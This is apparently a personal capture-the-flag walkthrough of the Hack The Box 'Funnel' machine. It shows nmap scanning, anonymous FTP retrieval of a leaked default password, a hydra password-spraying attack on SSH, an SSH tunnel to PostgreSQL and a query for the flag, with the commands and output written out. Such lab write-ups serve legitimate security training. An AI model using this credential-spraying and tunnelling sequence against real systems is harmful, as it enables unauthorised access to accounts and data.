Funnel

Methodology

Step By Step

-Enumeration found port 22 and 21, ssh and ftp

-Nmap returned that we can anonymous login

-After anonymous login we cd into ‘mail_backup’ (its the only visible directory)

-Gonna get the 2 files in there, ‘password_policy’ and ‘welcome’

-Password_policy contains the defualt password and the welcome message contains the email address (and names) of users

-Time to use hydra to launch a password spraying attack

-Hydra found the ssh user and password now we ssh into the machine

-Once logged in we are going to use the ‘ss’ command to view socket statistics, -tln to display tcp sockets, listening sockets, and to not resolve the host name

-We can see that 5432 postgresql is listening on a remote server so we are going to ssh tunnel into it

-Setting up the tunnel to listen on local port 1234 and connect to 5432

-Once that is established we can su to the local postgres user to connect into the database

-Once in the psql we can list the databases then connect to the ‘secrets’ database


-We can then lists the tables inside the database and run a SQL query to grab the flag

Walkthrough

Step By Step


Enumeration

```
nmap -sC -sV -p- 10.129.79.253 -v
```




```
Initiating NSE at 15:25
Completed NSE at 15:25, 0.15s elapsed
Initiating NSE at 15:25
Completed NSE at 15:25, 0.00s elapsed
Nmap scan report for 10.129.79.253
Host is up (0.016s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Nov 28 14:31 mail_backup
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 15:25
Completed NSE at 15:25, 0.00s elapsed
Initiating NSE at 15:25
Completed NSE at 15:25, 0.00s elapsed
Initiating NSE at 15:25
Completed NSE at 15:25, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.07 seconds

┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB]
```

FTP directory and getting files



```
└─$ ftp 10.129.79.253
Connected to 10.129.79.253.
220 (vsFTPd 3.0.3)
Name (10.129.79.253:andrew): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd mail_backup
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53917|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp         58899 Nov 28 14:30 password_policy.pdf
-rw-r--r--    1 ftp      ftp           713 Nov 28 14:31 welcome_28112022
226 Directory send OK.
ftp> get welcome_28112022
local: welcome_28112022 remote: welcome_28112022
229 Entering Extended Passive Mode (|||25785|)
150 Opening BINARY mode data connection for welcome_28112022 (713 bytes).
100% |*****************************************************|   713        1.36 MiB/s    00:00 ETA
226 Transfer complete.
713 bytes received in 00:00 (42.98 KiB/s)
ftp> exit
221 Goodbye.
```

Password_policy file



Password Policy 🔐


Overview

Passwords are a key part of our cyber security strategy. The purpose of this policy is to make sure all resources and data receive adequate password protection. We cannot overstate the importance of following a secure password policy and therefore have provided this document for your guidance. The policy covers all users who are responsible for one or more account or have access to any resource that requires a password.

Password Creation:


- All passwords should be sufficiently complex and therefore difficult for anyone to guess.
- In addition, employees should also use common sense when choosing passwords. They must avoid basic combinations that are easy to crack. For instance, choices like “password,” “password1” and “Pa$$w0rd” are equally bad from a security perspective.
- A password should be unique, with meaning only to the user who chooses it.
- In some cases, it will be necessary to change passwords at certain frequencies.
- Default passwords — such as those created for new users — must be changed as quickly as possible. For example the default password of “funnel123#!#” must be changed **immediately**.

Welcome file



```
Frome: root@funnel.htb
To: optimus@funnel.htb albert@funnel.htb andreas@funnel.htb christine@funnel.htb maria@funnel.htb
Subject:Welcome to the team!

Hello everyone,
We would like to welcome you to our team.
We think you'll be a great asset to the "Funnel" team and want to make sure you get settled in as s
moothly as possible.
We have set up your accounts that you will need to access our internal infrastracture. Please, read
 through the attached password policy with extreme care.
All the steps mentioned there should be completed as soon as possible. If you have any questions or
 concerns feel free to reach directly to your manager.
We hope that you will have an amazing time with us,
The funnel team.
```


```
hydra -L usernames.txt -p 'funnel123#!#' 10.129.79.253 ssh
```



```
┌──(andrew㉿jarvis)-[~/Desktop/Hacking Shit/HTB/Funnel]
└─$ hydra -L usernames.txt -p 'funnel123#!#' 10.129.79.253 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-27 15:39:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
he tasks: use -t 4
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:5/p:1), ~1 try per task
[DATA] attacking ssh://10.129.79.253:22/
[22][ssh] host: 10.129.79.253   login: christine   password: funnel123#!#
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-04-27 15:39:48
```

ssh chrstine@10.129.79.253

ss -tln



```
christine@funnel:~$ ss -tln
State      Recv-Q     Send-Q          Local Address:Port            Peer Address:Port     Process
LISTEN     0          4096            127.0.0.53%lo:53                   0.0.0.0:*
LISTEN     0          128                   0.0.0.0:22                   0.0.0.0:*
LISTEN     0          4096              127.0.0.1:38455                  0.0.0.0:*
LISTEN     0          4096              127.0.0.1:5432                   0.0.0.0:*
LISTEN     0          32                          *:21                         *:*
LISTEN     0          128                      [::]:22                      [::]:*
```

SSH Tunnel

ssh -L 1234:localhost:5432 christine@10.129.79.253
sudo su - postgres
psql -p 1234 -U christine -h localhost

PSQL

\l - lists databases
\c - connects to db
\dt - lists database tables
SELECT * FROM flag;